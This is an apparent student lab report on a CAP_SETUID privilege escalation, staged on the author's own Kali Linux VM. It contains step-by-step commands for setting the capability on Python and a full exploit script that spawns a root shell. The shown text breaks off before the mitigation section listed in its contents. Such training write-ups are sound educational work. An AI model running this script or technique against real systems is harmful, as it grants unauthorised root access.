2026

EHA361- MILESTONE 3

SINETHEMBA KHUMALO
601571

TABLE OF CONTENTS

Introduction…… 3

What is privilege escalation? …… 4

Types of privilege escalations …… 4

Common types of privilege escalation techniques or methods …… 4

Prerequisites…… 5

Attack Technique: Cap_Setuid…… 6

Step By Step Attack Procedure…… 6

Verifying Standard User Access…… 7

Enumeration for CAP_SETUID…… 8

Setting capability on the REAL Python binary…… 9

Verification…… 9

Simple test…… 10

Creating the exploit script…… 10

Code: The full exploit script…… 12-13

Making script executable…… 14

Running the exploit…… 14

Attack successful …… 15

Proof of attack…… 15-16

Return to standard user…… 17

Mitigation and prevention…… 18

Conclusion…… 19

Reference list…… 20

MILESTONE 3: PRIVILEGE ESCALATION ATTACK ON KALI LINUX

INTRODUCTION

In Milestone 3 we explore Privilege escalation attack on a Kali linux Virtual Machine. Privilege escalation is a cyberattack technique where an attacker gains unauthorized access to higher privileges by leveraging security flaws, weaknesses, and vulnerabilities in an organization's system with a malicious intent of security breaches, data theft, etc.

This penetration attack can impact business reputation and continuity requiring businesses to have strategies in place for prevention, early detection, and mitigation.




Image: https://miro.medium.com/v2/resize:fit:720/format:webp/1*4qMl-sS62V24iF9rag42wQ.png

PRIVILEDGE ESCALATION

WHAT IS PRIVILEGE ESCALATION?

Privilege escalation is a cyberattack technique where an attacker gains standard user unauthorized access to higher super user privileges by exploiting bugs, system flaws, human behaviors, configuration oversights, or weak access controls and gain deeper access to networks, assets, and sensitive information.

Privilege escalation attacks are performed to jeopardize business operations by exfiltrating data and creating backdoors. The goal of privilege escalations is to gain complete control over the system or network, with a malicious intent causing harm to a business reputation and continuity.

TYPES OF PRIVILEGE ESCALATIONS


1. **Vertical privilege escalation**, or privilege elevation attack, is hacking into a system to gain elevated privilege access beyond what the attacker already has.
2. **Horizontal privilege escalation** or account takeover is gaining access to the rights of lower-level accounts with similar privileges, mainly performed to increase the attacker's sphere of access.

COMMON TYPES OF PRIVILEGE ESCALATION TECHNIQUES OR METHODS


1. **Social engineering-** An attacker tricks a user into giving away their credentials or performing actions that grant the attacker elevated privileges.
2. **Pass-the-Hash/Rainbow table attacks-** The pass-the-hash (PtH) attack aims at impersonating a user by using a stolen password hash to create a new session on the same network.
3. **Vulnerabilities and exploits-** Exploiting vulnerabilities in software and operating systems, attackers exploit unpatched software, buffer overflow issues, or backdoors.
4. **Misconfigurations-** An attacker takes advantage of misconfigured systems to escalate their privileges, including weak passwords, open ports and authentic failures.
5. **Kernal exploits-** An attacker exploits zero-day vulnerabilities in the operating system kernel to escalate their privileges.

PREREQUISITES

Kali linux virtual machine: An isolated environment that will enable us to run the exploit without compromising operating systems.



Network Configuration: Enables us to utilize the virtual machine in a properly configured network.



ATTACK TECHNIQUE: CAP_SETUID

CAP_SETIUD allows a program to change its user ID, letting anyone who can run Python switch to the root user if it is misconfigured.

How CAP_SETUID Works

1. **Capabilities System**: Linux capabilities break down root privileges into granular permissions. CAP_SETUID specifically allows a process to change its user ID arbitrarily .
2. **The Exploit Flow**:

Standard User (UID 1000) ➡ Python with CAP_SETUID ➡ os.setuid(0) function call ➡


Process UID changes to 0 (root) ➡ Root shell spawned

3. **Why It Works**: Normally, only root processes can change UID. But with CAP_SETUID capability, any process gains this specific privilege without needing full root access .

<u>STEP BY STEP ATTACK PROCEDURE</u>

Step 1: Login as Standard User

Initial login is essential in establishing a baseline before the attack. The standard user will be escalated to a superuser with privilege access to the full system.




Command used:

whoami

Output: kali, this output establishes that our standard user is kali

Step 2: Verifying Standard User Access



Command used:

Id

Output: uid=1000(kali) gid=1000(kali) groups=1000(kali)


sudo -l

Output: [sudo] password for kali:

A prompt for sudo password indicates that kali is a standard user unable to view any file or access sensitive parts of the system

Step 3: Enumerate for CAP_SETUID

a. Installing libcap2-bin- This is the package containing setcap



Command used:


sudo apt update

sudo apt install libcap2-bin -y

b. Setting capability on the REAL Python binary

Command used:

sudo setcap 'cap_setuid=eip' /usr/bin/python3.13




c. Verification

Command used:

getcap /usr/bin/python3.13

Output:

/usr/bin/python3.13 cap_setuid=eip



Command used:

getcap /usr/bin/python3

Output:

The capability on the python binary has been set

d. Simple Test


Command used:

python3 -c 'import os; print(f"BEFORE UID: {os.getuid()}"); os.setuid(0); print(f"AFTER UID: {os.getuid()} (ROOT!)")'

Output: BEFORE UID: 1000

AFTER UID: 0 (ROOT!)

Step 4: Creating the Exploit Script



Command used:

nano cap_exploit.py

THE FULL EXPLOIT SCRIPT

```
#!/usr/bin/python3
"""
CAP_SETUID Privilege Escalation Exploit
"""

import os
import pty
import sys

def main():
    print("=" * 60)
    print("CAP_SETUID PRIVILEGE ESCALATION")
    print("=" * 60)

    # Before escalation
    print(f"[*] Current UID: {os.getuid()}")
    print(f"[*] Current user: {os.getlogin()}")

    if os.getuid() == 0:
        print("[!] Already root! Exiting...")
        sys.exit(0)

    # Attempt escalation
    print("[*] Attempting to set UID to 0 (root)...")
    try:
```


```
        os.setuid(0)
        new_uid = os.getuid()

        if new_uid == 0:
            print("[✓] SUCCESS! Privilege escalation achieved!")
            print(f"[✓] New UID: {new_uid} (ROOT!)")
            print("[*] Spawning interactive root shell...")
            print("[*] Type 'exit' to return to normal session\n")
            pty.spawn("/bin/bash")
        else:
            print("[✗] Failed to change UID")

    except PermissionError:
        print("[✗] Permission denied. Does Python have CAP_SETUID?")
        print("    Run: getcap /usr/bin/python3.13")
    except Exception as e:
        print(f"[✗] Error: {e}")

if __name__ == "__main__":
    main()
```

Step 5: Making the script executable

Command used:

chmod +x cap_exploit.py

Step 6: Running the exploit



Command used:

./cap_exploit.py

Output:

CAP_SETUID PRIVILLEGE ESCALATION

[*] Current UID: 1000

[*] Current user: kali

[*] Attempting to set UID to 0 (root) …

[ ] SUCCESS! Privilege escalation achieved!

[ ] New UID: (ROOT)

[*]Spawning interactive root shell …

[*]Type ‘exit’ to return to normal session

ATTACK SUCCESSFUL

Standard User “kali” has been escalated to Root making the attack successful

Command used:


whoami

Output: root

Root is the super user with full system control, access to private files and sensitive information.

PROOF OF THE ATTACK

- **Id proof**




Command used:

Id

Output: uid=0(root) gid=1000(kali) groups=1000(kali)

- **List proof**



